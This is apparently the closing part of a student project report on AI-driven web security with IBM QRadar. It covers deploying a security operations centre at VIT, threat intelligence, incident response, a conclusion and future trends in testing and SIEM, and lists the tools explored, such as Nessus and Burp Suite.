How you think you deploy soc in your college: To deploy a Security Operations Center (SOC) at Vellore Institute of Technology (VIT), we need to assess the current state of IT security at VIT, develop a SOC roadmap, implement the SOC roadmap and operate the SOC. We need to consider the scale, complexity and resources required for the SOC. We can consider deploying SIEM, IDS/IPS, SOAR and threat intelligence technologies in the VIT SOC. We can also implement incident response, vulnerability management and security awareness training processes. By taking these steps, VIT can deploy a SOC that will help to protect the institution's networks, systems, and data from security threats.

Threat intelligence: Threat intelligence plays a pivotal role in the realm of AI-driven web security, particularly when integrated with advanced solutions like IBM QRadar. By harnessing artificial intelligence, web security systems can analyse vast amounts of data in real-time, identifying patterns and anomalies that might indicate potential threats. IBM QRadar, with its sophisticated AI algorithms, processes this threat intelligence efficiently, allowing businesses to proactively defend against cyberattacks. With AI-powered web security, organisations can stay one step ahead of malicious actors, adapting their defence strategies based on actionable insights derived from threat intelligence, thus ensuring a robust and adaptive shield against evolving cybersecurity threats.

Incident response: Incident response in the realm of AI for web security, specifically utilising IBM QRadar, is a critical process designed to swiftly and effectively handle cybersecurity incidents. Leveraging the power of AI, IBM QRadar enables organisations to detect and analyse potential threats in real-time. When an incident occurs, the system triggers an immediate response, employing AI algorithms to assess the nature and severity of the threat. Through QRadar's advanced capabilities, security teams can quickly identify the source, contain the breach, and mitigate potential damage. This streamlined incident response approach not only ensures the rapid containment of threats but also minimises the impact on web security, allowing businesses to maintain the integrity of their online platforms and protect sensitive data.

Qradar & understanding about tool: IBM QRadar integrates AI for web security by employing machine learning algorithms to detect anomalies in web traffic, identify unusual user

behaviours, and recognize patterns associated with attacks like SQL injection and DDoS. It uses User and Entity Behavior Analytics (UEBA) to spot compromised accounts and insider threats. QRadar automates incident response, blocking malicious IP addresses, and integrating real-time threat intelligence feeds. Its adaptive AI ensures continuous learning to counter evolving web threats effectively.

Conclusion: -

In conclusion, exploring the realm of AI for web security using IBM QRadar has been an insightful journey through various stages.

In **Stage 1**, understanding web application testing unveiled the critical importance of assessing vulnerabilities and ensuring the security of web-based systems. This foundational knowledge served as a cornerstone for comprehending the subsequent stages.

Stage 2 delved into the intricacies of Nessus reports, emphasising the significance of detailed vulnerability assessments. Analysing these reports provided valuable insights into potential threats, enabling informed decision-making for robust security measures.

Stage 3 introduced the pivotal concepts of Security Operations Center (SOC), Security Information and Event Management (SIEM), and the QRadar dashboard. The amalgamation of these elements showcased the power of real-time monitoring, threat detection, and incident response, underscoring the need for proactive cybersecurity strategies.

Considering the future scope, **Stage 1** illuminated the evolving landscape of web application testing. With advancements in AI, there is a promising avenue for more sophisticated testing methodologies, ensuring even higher levels of security for web applications.

Stage 2 highlighted the future trajectory of the testing process, indicating a shift towards more automation and integration of AI-driven tools. This evolution promises quicker, more accurate vulnerability assessments, enhancing overall cybersecurity postures.

Stage 3 illuminated the future potential of SOC and SIEM technologies. With AI integration, these systems are poised to become more intelligent and adaptive. Enhanced automation, predictive analytics, and improved incident response capabilities are anticipated, enabling organisations to stay ahead of sophisticated cyber threats.

In essence, the project not only provided a deep understanding of the current state of AI-driven web security using IBM QRadar but also offered a glimpse into the exciting future of cybersecurity. Embracing these advancements will be crucial for organisations aiming to fortify their digital landscapes in the face of ever-evolving cyber threats.

Future Scope: -

Future of web application testing

The future of WAT is bright, as web applications become increasingly complex and sophisticated. Organizations are increasingly reliant on web applications to conduct business, and they need to be confident that their web applications are secure and reliable.

Here are some of the key trends that are expected to shape the future of WAT:

- Increased focus on security: Security is a top priority for all organizations, and WAT is essential for identifying and mitigating security vulnerabilities. In the future, we can expect to see even more emphasis on security testing, as web applications become increasingly targeted by cyberattacks.
- Rise of artificial intelligence (AI) and machine learning (ML): AI and ML are already being used in WAT, and their role is expected to grow in the future. AI and ML can be used to automate repetitive tasks, such as test case generation and execution. They can also be used to identify complex patterns and anomalies that may be difficult to detect with traditional testing methods.
- Shift to cloud-based testing: More and more organizations are moving their web applications to the cloud. This trend is driving the growth of cloud-based WAT platforms. Cloud-based testing platforms offer a number of advantages, such as scalability, flexibility, and cost-effectiveness.
- Increased focus on user experience (UX) testing: UX testing is essential for ensuring that web applications are easy to use and meet the needs of users. In the future, we can expect to see more focus on UX testing, as organizations increasingly recognize the importance of providing a positive user experience.

Future scope of the testing process

The future scope of the testing process is bright, as software becomes increasingly complex and sophisticated. Organisations are increasingly reliant on software to conduct business, and they need to be confident that their software is high-quality and reliable.

Here are some of the key trends that are expected to shape the future of the testing process:

- Increased focus on continuous testing: Continuous testing is a methodology that involves testing software throughout the SDLC, from development to deployment. This helps to identify defects early and prevent them from causing problems later in the development process.
- Rise of AI and ML: AI and ML are already being used in the testing process, and their role is expected to grow in the future. AI and ML can be used to automate repetitive tasks, such as test case generation and execution. They can also be used to identify complex patterns and anomalies that may be difficult to detect with traditional testing methods.
- Shift to cloud-based testing: Cloud-based testing platforms offer a number of advantages, such as scalability, flexibility, and cost-effectiveness. This is driving the growth of cloud-based testing platforms.
- Increased focus on testing automation: Testing automation is the use of software to execute test cases without human intervention. Testing automation can help to save time and resources, and it can also help to improve the quality and efficiency of testing.

Future scope of SOC / SEIM:-

The future scope of SOC and SIEMs is bright, as cyberattacks become increasingly sophisticated and frequent. Organizations are increasingly investing in SOC and SIEMs to improve their security posture.

Here are some of the key trends that are expected to shape the future of SOC and SIEMs:

- Increased focus on security automation: SOC and SIEMs are becoming increasingly automated, as organizations look for ways to reduce costs and improve efficiency. AI and ML are being used to automate tasks such as log analysis, threat hunting, and incident response.
- Shift to cloud-based SOC and SIEMs: Cloud-based SOC and SIEMs offer a number of advantages, such as scalability, flexibility, and cost-effectiveness. This is driving the growth of cloud-based SOC and SIEMs.
- Increased collaboration between SOC and other security teams: SOC are increasingly collaborating with other security teams, such as incident response teams and threat intelligence teams. This collaboration helps to improve the overall security posture of organizations.
- Increased focus on security orchestration, automation, and response (SOAR): SOAR systems automate the tasks involved in incident response, such as gathering information, triaging incidents, and deploying remediation measures. SOAR systems

are becoming increasingly popular as organizations look for ways to improve the efficiency of their incident response process.

Topics explored: -

Data Collection and Aggregation, Standardization and Normalisation, Enrichment and Analysis, Sharing and Distribution, Integration with Security Tools, Customization and Flexibility, Automation and Orchestration, Community Involvement, Incident Response Support, Threat Intelligence Feeds, Soc and Siem

Tools explored: -

Nmap, Metasploit, Nessus, Kali Linux, OWASP ZAP, Burp Suite

THE END